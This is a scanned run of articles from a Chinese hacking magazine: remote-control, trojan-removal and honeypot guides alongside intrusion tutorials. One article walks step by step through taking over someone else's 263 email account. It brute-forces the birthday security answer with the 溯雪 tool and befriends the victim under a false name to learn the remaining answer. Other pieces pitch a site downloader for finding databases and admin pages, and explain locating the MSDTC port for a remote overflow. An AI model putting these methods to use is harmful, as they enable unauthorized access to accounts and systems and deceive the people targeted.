在“Preferences”栏中点击“Go>>”按钮,打开属性设置窗口,设置项目涉及 Remote Control Settings (修改远程控制会话配置)、Security Settings (浏览远程电脑的安全设置)、Network Settings (浏览并且修改来自你的远程系统的连接数据)、日志设置(按照你个人需求浏览并且修改 LogMeIn 日志文件设置)、Reboot Options (重新启动远程电脑)、Advanced Options (查看修改 LogMeIn 高级配置)等内容。比较重要的是 Security Settings 设置,在其中可以设置用户权限、更改系统密码、锁定入侵者 Ip、Ip 过滤设置、增加 SSL 证书、设置个人密码(除了正常密码外,再添加一层密码保护)、查看日志和最近的访问等。可见 LogMeIn 提供的控制功能不仅细致而且功能强大。

## 九、Guest Invite (共享控制) 功能

Guest Invite 允许让你的朋友临时控制一下你的

电脑,这是一个有趣的功能,你和你的朋友可以同时控制远程机桌面,充分体会在线合作的愉快。在远程主机任务栏托盒中的 LogMeIn 图标右键菜单上点击“Guest Invite...”项,打开 Guest Invite 窗口,点击“Start Guest Invite>>”按钮,在向导帮助下,确定合作的时间段,好友的 Email 地址等细节(图9),LogMeIn 会给你的朋友发一封 Email,其中包含了邀请连接地址,你的好友点击该地址进入 LogMeIn 的 Guest Invite 页面,点击“Continue”按钮就可连接到你的电脑了。




图 9

LogMeIn 使用完成后,点击主窗口上的“Discount”图标可以安全退出 LogMeIn。

(本文涉及的相关工具: LogMeIn、光盘中有收录。)X

# 溯雪 + 社会工程学 =

小龙

## 完全占有 263 信箱

今天给大家带来了—个获取 263 信箱的方法,可以说是既“暴力”又“卑鄙”。我们都知道 263 信箱早就完全收费了,其功能之强大也确实让我们垂涎,可惜我们这些没钱的穷人就是用不起。难道就连看看的权利都没有?下面就介绍我是如何采用特殊手段获得 263 信箱的。

想必大家都听说过溯雪这款工具吧!虽然工具是比较老了,但你仍然会发现它到现在都非常管用!我们用溯雪登录到 http://mail.263.net,先点“模式”菜单下的“标准模式”,然后再点“文件”栏目下的“从当前 URL 导入”,就可以在表单栏目下看到相关提交项目的信息(图1)。

在 usr 这个项目下双击进行编辑,“单元常量”里输入你要破解的用户名,然后再编辑 pass 这个表,我事先已经使用 superdic 做好了 1 到 6 位的纯数字




图 1

字典,导入到字典栏就可以了。接着点“运行”下



的“提交测试”，看到反馈回了错误信息。可是接着利用重新开始却无法产生错误标记，看来263是注意到这点了，这个方法行不通。

还有“密码保护”功能咱们没试呢。我们进入这个页面: <http://mbill.263.net/register/setpass.jsp>, 输入用户名, 然后选择“回答设定的问题找回密码”, 就会出现填写生日的页面。还是利用刚才的方法, 到标准模式后接着导入当前URL, 然后在这个表单下编辑year、month和day。这次是不用做字典了, 因为这种小字典我们完全可以自己写。我们新建一个txt文档, 输入1970-1985之间的所有年份, 很简单吧, 注意每个数字是隔行输入的。至于为什么我选择这个年龄段, 因为这是现在大多数网民的信息嘛, 这里最好是保存为dic格式的文件再导入。至于月和日就不用我多说了吧! 基本信息输入完毕后, 还是利用“提交测试”, 可以看到提示生日与注册生日不正确。继续点“开始/重新开始”, 这里可以选择一个错误标记, 当然是选择最容易判断的那条了(图2)。




图2

这里的包长度程序会自动计算出来, 点确定后, 可以看到溯雪以飞快的速度在提交数据, 这可




图3

是以牺牲带宽和CPU为代价的。此时, 你可以注意控制台下的信息, 也就是那个黑呼呼的窗口, 完整记录了当前执行的操作(图3)。

由于这个字典组合的确是简单, 不一会的工夫, 就可以看到, 正确的信息已经被提示找到(图4)。用这个生日组合就可以进入下一步了。




图4

在输入答案处, 我看到这家伙的问题是: 我是谁? 这个我可是做不出字典了, 中华文字博大精深, 汉字组合魅力无穷, 谁能做出这样的字典可以教导一下小弟了。废话不说了, 如果这里是一些数字的问题, 你也可以试下生成字典提交。我就不作介绍了, 那么, 就利用社会工程学了。由于知道了这家伙的信箱和生日, 就给他写封信吧, 输入内容如下: 你好, 一个偶然的原因知道你的信箱, 原来你也是\*\*年的, 可以做个朋友吗? 我qq是\*\*\*\*\*。我叫李小虎。”

过了几天就收到他的回信, 可惜发件人里并不是他的姓名, 说明他没有填写这个项目。不过qq上倒是有了信息, 下面就是几句简单的谈话:

你好, 很高兴认识你, 我是张小龙  
呵呵, 你好。  
还不知道阁下大名呢  
我叫李小虎。

哈哈, 就这么简单, 接下来用这个姓名输入到答案里, 一个263信箱就这么到手了。当然, 对于不同情况这个“卑鄙”的过程也是不同的。既然掌握了他的个人信息, 你完全可以发信给263的管理员索取密码啊, 例如密码忘记了啊, 密码保护以前申请的, 密码保护答案不记得了, 再提供你知道的生日和问题, 如果263管理员非常“仁慈”, 说不定就成了。这个方法我没试过, 其实只要大家开发想象的天空, 你也会喜欢上社会工程学的。

其实这个方法不光是针对263信箱, 很多地方都可以用到的, 留给大家自己开发吧! 同时也希望263能够加强管理力度, 用注册码验证或者禁止同一IP多次提交数据都是可以的。

(本文涉及的相关工具: 溯雪及密码字典, 光盘中有收录。)



初识“网站整站下载器”，是一个朋友的推荐的。这确实是一款非常不错工具。倘若有人为了搞到网站代码而不惜花很大的工夫去入侵的话，那我就得向他好好的推荐这款工具了。

## 多面手

小龙猪

# 网站整站下载器

## 一、下载整站

既然工具叫做“网站整站下载器”，那我们就先来看一下它的基本功能吧。软件的界面很朴实，却有着丰富的内涵。我们在文件菜单下面打开“新建项目向导”，就可以认识到这个软件的基本功能了。一般来说，要完全复制一个整站，就需要使用它的“完全复制一个网站，保留原来的目录结构”功能。进入下一步后，我们就可以输入需要复制的网站URL地址。这里的链接深度只是网站系统可能连接到其他网站的信息保留的项目，若没实际需要，按照默认设置就可以。在下面一步中，就是设置的关键了，可以根据我们的需要来进行配置，最好是选择“文字和图形”，这样有针对性的把网站的代码文件和图片down下来为我所用。有些网站可能做了访问权限设置，也就是需要用户和密码才能进入，软件的设计者很细心，对于这样的网站可以在项目向导里进行相关填写。这样，整体的设置就完成了，程序会让你选择一个项目文件的名称，同时也会在该目录下生成同名的文件夹，用来保存下载的文件。

我定义了下载的网站地址，然后点工具栏上的三角符号就开始下载文件了。可以看到下载速度相当快，同时下载的文件也非常准确（图1）。至于保留的文件，例如我选择项目保存为jay520，那么在该项目的目录下会生成一个jay520的文件夹用来保存下载好的文件。




图1

怎么样？下载整站其实很容易吧。有些网站可能

需要对网址做特性分析，我们只需要在项目下点右键，在弹出的菜单中进行相关设置就ok了。可能细心的朋友也会发现，如果我们选择全部，那么该网站下的所有文件都会被下载保留，包括音频和视频文件，是不是也可以作为一款提取网站音视频文件的工具呢？

## 二、挖掘其他功能

其实在新建项目向导中，我们可以发现，这款软件还可以自定义搜索特殊类型文件的功能，这点确实非常实用。由于我搜索到的网站的音频文件格式是rm，在软件的默认设置里不存在，我们可以自己添加，定义的名称随便输入，搜索的类型格式一定要是“\*.rm”，如果需要搜索其他类型文件，那么要把分号作为分割符。这里我最欣赏的就是自定义文件大小这个功能，虽然不填写就是不定义大小，但是在实际情况中我们完全可以按照自身需求设置（图2）。有了这款工具，那些影音嗅探器岂不是要下岗了？



图2

再深入一点想，既然这款工具可以自定义搜索的文件类型，那么是不是可以在入侵中发挥它的用途？的确，我们如果添加\*.mdb，就可以搜索网站的数据库了啊。要知道这种搜索功能可不是依赖默认设置的，利用搜索到的数据库，还怕办不成事？呵呵，有人可能就要犯难了，就算拿到了数据库和破解了密码，那么如何得到后台？这也好办啊，既然能够搜索到网站的所有目录和文件，后台地址是一定逃不过的了，我们只要在结果中细心查找，是一定可以把它挖出来的。不过这款软件只能获取静态页面的资源，对于一些使用htm页面的后台是完全可以拿下的，不论它使用的地址是多么繁琐。

## 三、总结

其实这款软件的功能远不止我在上边介绍的那些，就有待于读者自己去搜寻吧。相信X的朋友们一定可以获得更多有用的东西。

（本文涉及的相关工具：网站整站下载器，光盘中有收录。）



# 由MSDTC 溢出想到的进程与端口

菜鸟天王

在X新年第一期上,公布了Windows MSDTC 远程溢出漏洞的利用文章,这使得我们这些菜鸟的入侵百宝箱中又多了一个“攻城掠地”的必备武器。不过,在原文中针对如何寻找MSDTC所使用的端口的细节,文章中却省略了,下边,我就简单的讲一下如何寻找特定进程所使用的端口。

我们首先按Ctrl+Alt+Del,调出任务管理器,在任务管理器中可以清楚的看到msdtc.exe的进程PID号为224,如图1。如果各位没有看到msdtc.exe进程的话,请把任务管理器最下方的“显示所有用户的进程”勾选上,当然了,你的系统中如果没有开启这个服务,就算是勾选上也不会找到的,不过,好在这个服务是默认安装的。

如果没有看到PID列的话,我们可以点击任务管理器上方的“查看”→“选择列”,然后把“PID(进程标识符)”勾选上就可以了,如图2。知道了MSDTC服务的PID进程号就好办了。我们切换到CMD状态下,运行netstat -ano命令,就可以清楚的看到PID为224的进程所监听的端口为1027了,如图3。




正如原文所说的,MSDTC服务使用的端口并不是唯一固定的,我在Windows2003上测试的时候,第一次也是发现使用的是1030端口,但后来再检测时,发现都是使用的1027端口。这有可能是第一次检测时,因为1027-1029端口被占用了,所以MSDTC服务才会使用1030端口,而后来测试时,1027端口未被占用,因此就默认使用了1027端口,这一点还请大家注意。

另外,对于Windows2000系统,netstat命令没有-o参数,此时我们可以借助第三方工具来进行寻找,AntiyPorts就是一个比较不错的工具,直接打开后就可以清楚的看到进程号为224的是Windows

\system32目录下的msdtc.exe程序,监听的TCP端口为1027,如图4。

使用这种简单的方法,我们可以查找系统内其他服务所使用的端口号,也可以用于查找一些非法的程序,比如木马、监听的后门程序等等。以后,要再查找服务端口的话,通过上面的学习,大家都应该会了吧!

(文章中涉及到的工具AntiyPorts,已经收录于光盘。)





# 把“灰鸽子”赶走杀绝

小龙猪

## 一、关于灰鸽子

对于菜鸟来说,应该没有不知道灰鸽子的吧,的确,灰鸽子带来的影响是巨大的,可以说80%的木马爱好者都钟情于灰鸽子。依据何在?由于灰鸽子在网上的广泛流传,针对它的免杀技术也是相当成熟,我们时常可以在黑客站点找到有关灰鸽子的免杀动画。其实,大家耳熟能详的“变种”这两个字,定义的就是经过其他人修改过的“木马”、“病毒”等。灰鸽子的变种数量可是非常的多,利用了许多技术手段来躲避杀毒软件,所以,单靠杀毒软件来对付灰鸽子还是有些勉为其难了。并且灰鸽子在很早的版本中就开发了“远程开启代理”功能,而这正好给那些利用别人的钱财在互联网上进行消费的“黑客”带来了便利。甚至于现在有许多人戏称“灰鸽子”为“刷点专用工具”。那就让我们进行一场“将鸽子杀到底”的战斗吧!

## 二、知己知彼,杀毒有理

先来简单介绍一下灰鸽子的运行原理吧,现在的木马一般是利用客户端来生成服务端,这样做有利于自定义木马的名称和实现反弹连接。灰鸽子服务端也是如此,假如我们定义服务端名称为:netserve.exe,只要我们执行这个程序,就会生成在系统目录(98/XP下为系统盘的Windows目录,2k/2003下为系统盘的Winnt目录),释放出netserve.dll和netserve\_hook.dll到该目录下,如果在配置过程中定义记录键盘,那同时会释放出netserve.dll这个文件用来记录键盘操作。netserve.exe运行后会把自己注册为系统服务,早期的Win98、WinMe系统则由于没有服务而会写入注册表启动项目。可能有人问,为什么杀毒软件查杀出了病毒而在目录下却找不到?其实netserve\_hook.dll通过拦截API调用来隐藏病毒。这样就增加了自身隐蔽性,灰鸽子利用了当今流行的进程插入技术,所以用任务管理器也找不到它的行踪。

还记得以前X档案介绍过的冰刃这款工具吗?这可是一个检测系统信息的好手,还可以显示系统隐藏进程。我根本就没开启IE,甚至从来都不用这

款系统自带的浏览器,却在进程信息中发现它的存在(图1),这足以说明我的系统中木马了。下面再利用一款工具确认一下,也是灰鸽子工作室出的一款安全工具:木马辅助查找器。

利用启动项目管理下的系统服务管理可以清楚看到,我的系统出现一个不正常的服务:

netserver。大家可以对照系统服务列表看一下,对于这样不正常的服务项目,基本可以确定是木马建立的。其实利用这款工具的删除服务功能,可以将这个服务彻底删除,那样灰鸽子失去了启动支持,就不会随机运行了(图2)。可是木马产生的文件却还存在“体内”,接下来的事就是手动干掉它了。




图 1




图 2

前面已经说过,在正常模式下是看不到灰鸽子文件的,但是在安全模式它是跑不掉的,我们开机



后按 F8 调出启动菜单, 就可以进入安全模式下执行操作。由于木马一定会在系统目录下生成 \*\_hook.dll, 查找出这个文件, 就可以将它的同伙一网打尽了。我们利用 Windows 搜索功能, 定义在 Windows 的安装目录。

这里 C 盘是系统盘, 文件名称输入 "\_hook.dll" 后就可以查找出灰鸽子生成的文件, 假如这里是 netserve\_hook.dll, 那在该目录下一定会存在 netserve.exe 和 netserve.dll, 可能还会存在 netservekey.dll 这个键盘记录文件。

我们只要删除这几个文件, 并且删除服务启动的项目, 上面说过了用木马辅助查找器可以删除这个服务, 我们也可以手动删除。玩注册表比较熟的朋友知道服务一般是写在 HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services 这个键值下, 例如我们搜索出来的灰鸽子名为: netserve.exe, 那么只要搜索 "netserve", 把查找出来的键值彻底删除就可以了 (图 3)。在 9X/Me 下, 灰鸽子靠注册表 run 键值得来启动。运行注册表编辑器, 打开 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run 项, 我们可以看到名为 netserve.exe 的一项, 将 netserve.exe 项删除即可。

上边的 netserve 是我举的一个例子, 在实际操作中会有所不同, 大家根据自身查找出来的文件来手动进行杀毒, 这样就可以把灰鸽子完全删除了。毕竟手动查杀比较费时费力, 而杀毒软件又不能很好解




图 3

决变种, 所以, 借助专门查杀灰鸽子的工具是解决这类问题的最好途径了。

### 三、工具查杀, 快捷方便

关于灰鸽子的专杀工具比较多, 我挑选出了两款非常强大的专杀工具, 分别是“灰鸽子全版本清除器”和“木马杀客灰鸽子专杀”。这两款工具的开发者也在不断对灰鸽子的最新版本进行更新。

先来看一下灰鸽子全版本清除器, 这款工具开发到现在已经是 Beta3 版了。我们运行软件后点 “scan” 就可以发现系统中的灰鸽子病毒并清除 (图 4)。木马杀客灰鸽子专杀工具使用起来也很简单, 操作也是一键完成 (图 5)。由于这两款工具是根据灰鸽子的运行原理编写产生, 所以能够彻底删除灰鸽子及其变种。




图 4





图 5

## 休眠也不忘安全 小 s

利用休眠功能可以方便地将电脑恢复到休眠前的工作状态, 很多人仅仅是在使用该功能, 而没有注意到系统的安全性。这样就有可能给非法用户可乘之机, 重新激活休眠的计算机, 可不需要登录密码直接进入系统, 是不是很危险!

要避免该问题的发生其实也很简单, 点击 “开始 → 设置 → 控制面板”, 在弹出的控制面板窗口中双击 “电源选项”。这时会弹出 “电源选项 属性” 窗口, 点击 “高级” 选项卡, 在 “选项” 栏中勾选 “在计算机从待机状态恢复时, 提示输入密码” 选项, 点 “确定” 按钮即可。好了, 这样要从休眠状态返回系统中就必须输入登录密码, 这样系统是不是安全多了。



### 四、总结

为了不让自己成为受害者, 那么就让我们自己动手, 把 “灰鸽子” 请出我们的爱机吧。过年了, 也祝福大家注意网络安全, 远离病毒危害。

(本文涉及的相关工具: 木马辅助查找器、灰鸽子全版清除器、木马杀客灰鸽子专杀, 光盘中有收录。)



看黑客X 档案已经一年多了, 这让我从中学习到了不少黑客入侵技巧和入侵检测及防范方法。总结一句话就是: 做一个成功的小黑客其实不单纯要学会入侵, 还要学会如何保护自己, 在保护自己的同时还要学会顺藤摸瓜抓住入侵者。

今天我就给大家带来了一个强有力的工具——kfsensor, 它的主要作用就是在本地电脑上构造一个蜜罐, 然后让入侵者上当受骗。

首先我们要安装好软件kfsensor, 安装结束后会询问你是否重新启动计算机, 一般情况下不需要重启。安装完毕后我们找到主文件KFSensor.exe, 初次打开会出现如图1所示的界面, 我们连按n个“下一步”, 最后按下“完成”, 如图2。




图 1




图 2

# 用kfsensor 网几只肉鸡过年

王艺翔

在图2中大家可能会看到一些很熟悉的东西, 比如21、42、3389等。这很明显就是端口嘛! 不过呢, 这些端口都是虚拟出来的。有句话说的好: “端口对应服务”, 既然开了21端口, 那ftp服务便会开启, 可能你要问我本地机器上面没有安装ftp服务, 而这个ftp服务是哪儿的呢? 原来图2右边这些服务也都是虚拟出来的, 并不是真正安装的服务。我们在命令行下输入: netstat -an, 看看端口情况, 如图3, 看见了吧, 那些服务对应的端口状态全是“listening”, 这就表明这些端口全处于监听状态, 也就是说这些服务处于开启状态。这样一来, 入侵者利用扫描器工具扫描我们电脑的时候也会扫到这些端口, 当它们用相应工具连接这些端口时, 输入的任何信息都会被kfsensor记录下来, 这样就有利于我们分析入侵者的来源(ip)和用户名密码习惯, 极大地帮助我们反入侵。

| Proto | Local Address | Foreign Address | State     |
|-------|---------------|-----------------|-----------|
| TCP   | 0.0.0.0:21    | 0.0.0.0:*       | LISTENING |
| TCP   | 0.0.0.0:25    | 0.0.0.0:*       | LISTENING |
| TCP   | 0.0.0.0:42    | 0.0.0.0:*       | LISTENING |
| TCP   | 0.0.0.0:53    | 0.0.0.0:*       | LISTENING |
| TCP   | 0.0.0.0:68    | 0.0.0.0:*       | LISTENING |
| TCP   | 0.0.0.0:80    | 0.0.0.0:*       | LISTENING |
| TCP   | 0.0.0.0:81    | 0.0.0.0:*       | LISTENING |
| TCP   | 0.0.0.0:82    | 0.0.0.0:*       | LISTENING |
| TCP   | 0.0.0.0:83    | 0.0.0.0:*       | LISTENING |
| TCP   | 0.0.0.0:119   | 0.0.0.0:*       | LISTENING |
| TCP   | 0.0.0.0:135   | 0.0.0.0:*       | LISTENING |
| TCP   | 0.0.0.0:143   | 0.0.0.0:*       | LISTENING |
| TCP   | 0.0.0.0:144   | 0.0.0.0:*       | LISTENING |
| TCP   | 0.0.0.0:145   | 0.0.0.0:*       | LISTENING |
| TCP   | 0.0.0.0:1522  | 0.0.0.0:*       | LISTENING |
| TCP   | 0.0.0.0:1563  | 0.0.0.0:*       | LISTENING |
| TCP   | 0.0.0.0:593   | 0.0.0.0:*       | LISTENING |
| TCP   | 0.0.0.0:1636  | 0.0.0.0:*       | LISTENING |
| TCP   | 0.0.0.0:1000  | 0.0.0.0:*       | LISTENING |
| TCP   | 0.0.0.0:1025  | 0.0.0.0:*       | LISTENING |
| TCP   | 0.0.0.0:1026  | 0.0.0.0:*       | LISTENING |
| TCP   | 0.0.0.0:1027  | 0.0.0.0:*       | LISTENING |

图 3

| ID | Start            | Dura   | Protocol | Sensor | Name      |
|----|------------------|--------|----------|--------|-----------|
| 10 | 2005-1-28 17:... | 95.004 | TCP      | 21     | FTP Guild |
| 9  | 2005-1-28 17:... | 30.000 | TCP      | 21     | FTP Guild |

图 6

下面实验开始, 我们以两个端口21、5900来说明问题: ftp是文件服务器的端口, 5900是vnc服务端端口。

实验环境: 本地ip是222.188.15.54, adsl拨号上网, 操作系统是WinXP, 没有安装iis、终端服务等。

在命令行下输入ftp 222.188.15.54, 出现图4所示的界面, 很眼熟吧, 不过却是kfsensor虚拟出来的! 我们在“user:”处输入: wyx, “password:”处输入: 123, 如图5。

```
G:\Documents and Settings\wyx>ftp 222.188.15.54
Connected to 222.188.15.54.
220-netw0rk5f0rm.com
220 Please enter your name:
User <222.188.15.54:(none)>:
```

图 4

```
G:\Documents and Settings\wyx>ftp 222.188.15.54
Connected to 222.188.15.54.
220-netw0rk5f0rm.com
220 Please enter your name:
User <222.188.15.54:(none)>: wyx
331 User name okay. Need password.
Password:
530 Password not accepted.
Login failed.
(bye)
```

图 5

login failed表明登录失败, 为什么会失败呢? 很明显, 在用户名和密码处随便输入什么都会失败的。有人可能会问: 这样又有什么用呢? 我会自信的告诉你, 刚才你输入的用户名wyx和密码123已经被kfsensor记录下来! 我们回到主程序界面(图6)。在图6右边就记录了入侵者



的事件, 双击其中的某个事件看看, 如图7。图7中“summary”处记录了入侵者的一些简单记录, 比如“visitor”处就是入侵者的ip地址, 因为我是从本地登录的, ip地址当然是我自己的了; “port”是入侵者用什么端口登录的: “domain”就是入侵者的计算机名称了。




图7

我们再点击“details”看看, 如图8, 其中“start time”和“end time”就记录了入侵者的活动时间, 至于其他选项大家看了便清楚了, 这里不再赘述。




图8




图9

再来简单的实验一下vnc5900端口。运行vncviewer.exe, 如图9, 当输入密码“123”的时候出现了认证错误对话框, 如图10。

